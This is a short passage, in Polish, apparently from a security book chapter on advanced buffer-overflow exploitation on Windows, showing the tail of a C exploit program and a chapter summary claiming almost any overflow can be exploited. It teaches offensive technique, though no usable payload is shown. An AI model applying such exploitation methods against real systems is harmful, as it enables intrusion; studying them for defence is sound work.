        exploit[210]=prtt[1];

        return 0;
}
```

Podsumowanie

W tym rozdziale omówiliśmy bardziej zaawansowane metody wykorzystania przepełnień na platformie Windows. Z przedstawionych przykładów płynie nauka, że prawie zawsze można rozwiązać lub obejść trudności pojawiające się podczas przygotowywania włamania. W praktyce można nawet założyć, że każda możliwość przepełnienia nadaje się do wykorzystania podczas włamania. Wystarczy jedynie znaleźć odpowiedni sposób.